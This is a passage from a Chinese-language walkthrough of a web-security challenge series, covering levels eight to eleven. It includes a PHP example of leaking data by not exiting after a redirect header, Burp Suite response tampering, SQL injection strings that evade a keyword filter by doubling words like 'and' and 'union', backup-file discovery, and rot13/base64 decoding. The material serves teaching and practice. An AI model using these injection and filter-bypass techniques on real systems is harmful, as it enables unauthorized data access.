可以跳转。

题外话：跳转的方式

1.标签跳转

用meta标签发送refetch指令实现跳转。这种跳转方式必须要解析html才可以实现。这似乎是废话，哪个浏览器不解析html？其实有一些情况html是不会被解析的，比如用下载工具下载的时候是不会解析html的。这种跳转方式对付的方法就是用下载工具下载，之后用记事本去掉标签就可以了。

2.脚本跳转

用javascript脚本实现跳转。上一关中的代码就用了这种跳转方式。这种跳转方式的优点就是可以按照编程者的设计，在特定的事件被触发（比如按下某个按钮等）的时候进行跳转。缺点显而易见，在关闭脚本时，就不起作用了。

3.标头跳转

发送3XX状态码和Location标头实现跳转。在这种跳转

方式中，只有HTTP标头会被解析，（注意：HTTP的响应报文分为标头和正文两部分）正文内容虽然会被忽略，但是也会被发回到客户端。换句话说，就是任何工具只要是链接到这个页面就会跳转，只有抓包才能看到正文，否则只能看到（或者是下载到）跳转到的页面的内容。另外还需要注意的一点是，为了脚本安全，当验证失败时，在发送跳转标头之后一定要终止脚本运行。这一关的漏洞就是在于发送跳转标头后没有终止，造成机密信息（也就是下一关的地址）泄露。请看下面的例子：

```
<?
if(!check()){
    header('Location:error.php');
}
echo "some private information";
?>
```

其中check()函数返回一个布尔值，表示验证是否成功。当验证不成功时，用户会被跳转到error.php，看不到some private information，但是如果别有用心的人抓一下包，下面的some private information就会被看到。所以，安全的代码是：

```
<?
if(!check()){
    header('Location:error.php');
    die();
}
echo "some private information";
?>
```

这个时候，由于发送标头之后die()了，后面的代码没有执行，所以抓包就抓不到some private information了。

题外话终于说完了，接着说一下过关方法。直接抓包就可以了，我这里用brupsuit改一下响应标头，看一下第八关的庐山真面目。首先弄好brupsuit，然后用浏览器访问 88eieightght8.php，这时，brupsuit会拦下请求，依次点action->do intercept->response to this request，如图27。然后forward。注意观察左上角，如果是request to .....就forward，如果是response from...就按照图28的样子改掉，再forward然后就可以在浏览器中看到第八关了。把滚动条拖到最下面，会发现有一段英文，如图29。注意最右边还有一个词。仔细看这段英文，发现大部分字母是小写的，有几个是大写的。不难想到，大写的字母就是第九关的地址。考虑到地址一直是小写字母，所以还得把提取出来的大写字母变成小写的。怎么把大写的字母提取出来呢？如果一个字一个字的挑就比较麻烦了，应该直接用正则表达式。把英文拷贝到一个编辑器里，搜索[^A-Z]（意思是除了大写字母之外的所有字符）替换为空，别忘了选上区分大小写，点替换全部就可以了，如图30。得到第九关的地址lcaieuhmrg.php，如图31。




图27




图28




图29

十、注入渴望，渴望注入

第九关的考察点非常明显：注入。首先正常访问页面，依次提交id值0到5（可能大家没有想到0）得到：next page in next page 40，意思是什么呢？就是说下一页在next表page字段40号记录上（这个意思不太好想）。然后尝试注入：

```
id=1 and 1=1 错误：在sql语句中，and被过滤
```

id=1 anandd 1=1 正常

id=1 anandd 1=2 结果为空

从sql语句中可以看出来一共有两个字段，所以提交：

id=1 anandd 1=2 union select 1,2 错误：union被过滤

id=1 anandd 1=2 ununionion select 1,2 结果：2

id=1 anandd 1=2 ununionion select 1,page from next where id=40 结果：impossibalked

得到了第十关的地址：impossibalked.php，如图32。




图32




图30




图31

十一、不可能中的可能

第十关考查了大家的联想能力。如果你看过我在10年12期上发的文章，你就会知道那个新闻系统的来历了。你只需要经过一点测试就会知道这个系统是第二套系统，就是那个没有漏洞的。只不过多出来一条新闻，就是那个冰雹的新闻，如图33。这里面就提醒各位，别忘了脚本有可能有备份文件。经过尝试就可以找到 impossibalked.php.bak，下载下来可以看到如图34的内容。显而易见，这个是base64加密，但是base64解密之后发现是乱码。由于我在论坛里发布过，这关涉及到两种加密方式。很显然，这个乱码不可能是任何加密方式得到的结果，所以原文第一步先进行了base64加密。那么第二步进行了什么加密呢？由于base64密文经过第二步加密形式大致不变，所以第二步加密方式应该是对字母进行了变换，极有可能是rot13加密。所以先对密文进行rot13加密（进行两次rot13加密可以得到原文，即：rot13(rot13(string))=string）得到如图35的内容。然后进行base64解密，解密得到的结果就是最后一关的源代码，在最后边有终点的地址，如图36。




图33




图34




图35




图36

十二、没有结束的终点

